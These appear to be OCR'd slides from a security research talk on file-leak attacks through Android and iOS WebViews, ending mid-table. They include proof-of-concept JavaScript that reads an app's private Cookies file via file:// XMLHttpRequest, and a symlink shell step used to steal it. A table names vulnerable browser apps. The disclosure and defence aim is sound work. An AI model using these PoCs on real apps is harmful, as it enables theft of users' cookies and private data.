
- I tested the first PoC on Mi Talk (米聊)
  - In the end of Oct 2011 (tested on v2.1.280);
  - We should make a good paper (☹) as the 1st reporter.

The major focus of this talk:

IFL over Browsing Interface

IFL via Browsing Interface

- **What is browsing interface?**
  - Almost everywhere in popular apps:
    - See next slide.


Singtel
13:35
返回
对话
https://elearn.smu.edu.sg/
SMU
SINGAPORE MANAGEMENT UNIVERSITY
eLearn
Learning Management System
Yahoo Mail’s
Browsing
Interface
CONNECT ME WITH
eLearn Self-Help
Google Docs
Google Calendar
Academic Calendar
Teaching
IITS
OASIS
百度一

IFL via Browsing Interface

- **What is browsing interface?**
  - Almost everywhere in popular apps:
    - See the previous slide.
  - Android: WebView (webkit)
    - Apps can implement their own web/rendering engine.
  - iOS: UIWebView (webkit)
    - Apps must use this engine, even for Chrome and Firefox.
- **Two kinds of IFLs via browsing interface:**
  - sopIFL: bypass the same-origin policy to steal files
  - aimIFL: execute injected JS directly on target files

sopIFL:
IFL via bypassing same-origin policy

http://www.atk.com →
file:///data/data/pkg/cookie

(SOPf1)

file:///sdcard/atk.html →
file:///data/data/pkg/cookie


(SOPf2)

We focus on this!

SOPf2 on Android and iOS

- **Android:**
  - setAllowFileAccessFromFileURLs (boolean flag)
    - By default **true** before Android 4.1;
    - After 4.1: Developers must compile their apps using SDKs > 4.1.
- **iOS:**
  - ~~Prior to iOS 9~~ (even the latest iOS), SOPf2 is still broken.
    - We reported it to Apple on Jan 2015 (CVE-2015-5921).
- **Root cause:**
  - The legacy SOP cannot adequately cover the local schemes.
  - According to the typical web SOP principle,
    - Legal for a file A (at file:///dir1/a.html) to access another file B (at file:///dir2/b.txt).
    - Because the two origins share the same scheme, domain (i.e., 127.0.0.1 or localhost), and port.

The FileCross attacks



Detailed sopIFL PoC on Android

file:///path/attack2.html

```
<html><body><h1>attack2</h1><script>
var aim = '/data/data/pkg/dir/Cookies'; 1
function sendFile(txt) { … }
var xhr = new XMLHttpRequest(); 2
xhr.onreadystatechange = function() {
    if (xhr.readyState == 4){
        sendFile(xhr.responseText); 3
    }
};
xhr.open('GET', aim); 2
xhr.send(null);
<script></body></html>
```

A2

file:///path/attack4.html

```
<html><body><h1>attack4</h1><script>
var aim = document.URL; 1
function sendFile(txt) { … }
setTimeout(function() {
    var xhr = new XMLHttpRequest();
    xhr.onload = function() 4
    {    sendFile(xhr. responseText);    };
    xhr.open('GET', aim);    xhr.send(null);
}, 8000); 3    <script></body></html>
```

Execute Cmd 4

```
Thread.sleep(4000);
rm /path/attack4.html 2
ln –s /…/Cookies /path/attack4.html
```

A4

- **64 (out of 115) Android browser apps were identified by our system to be vulnerable.**
- The system and raw results are available at https://sites.google.com/site/androidfilecross

Categories	App Package Names	A1	A2			A3			A4	# of Installs
			4.0	4.3	4.4	4.0	4.3	4.4		
Popular	org.mozilla.firefox	y				n	n	n		50,000,000 - 100,000,000
	com.baidu.browser.inter	n	y		n	y	n	n	y	5,000,000 - 10,000,000
	com.mx.browser	n	y	y	y	y	y	y	y	5,000,000 - 10,000,000
	com.jiubang.browser	n	y	y	y	y	y	y	y	5,000,000 - 10,000,000
	com.tencent.ibibo.mtt	n	y			n			y	1,000,000 - 5,000,000
	com.boatbrowser.free	n	y	y	y	n	n	y	y	1,000,000 - 5,000,000
	com.ninesky.browser	n	y	y	y	y	y	y	y	1,000,000 - 5,000,000
Tablet	com.uc.browser.hd	n	y	y	y	y	y	y	y	1,000,000 - 5,000,000
	com.baidu.browserhd.inter	n	y		n	y	n	n	y	100,000 - 500,000
	com.boatbrowser.tablet	n	y	y	n	n	n	n	y	100,000 - 500,000
Privacy	com.app.downloadmanager	n	y	n	n	y	n	n	y	10,000,000 - 50,000,000
	nu.tommie.inbrowser	n	y	y	y	y	y		y	500,000 - 1,000,000
	com.kiddoware.kidsafebrowser	n	y	n	n	y	n	n	y	50,000 - 100,000
Fast browsing	com.ww4GSpeedUpInternetBrowser	n	y	y		y	y		y	1,000,000 - 5,000,000
	iron.web.jalepano.browser	n	y	y	y	y	y	y	y	500,000 - 1,000,000
	com.wSuperFast3GBrowser	n	y	y		y	y		y	100,000 - 500,000
Specialized	com.appsverse.photon	n	y	y	y	y	y	y	y	5,000,000 - 10,000,000
	com.isaacwaller.wikipedia	n	y	y	y	n	n	n		1,000,000 - 5,000,000
	galaxy.browser.gb.free	n	y	y		y	y		y	100,000 - 500,000
	com.ilegendsoft.mercury	n	y	n	n	y	n	n	y	100,000 - 500,000


How about sopIFL on iOS?

iOS apps vulnerable to sopIFL


Category	Vulnerable 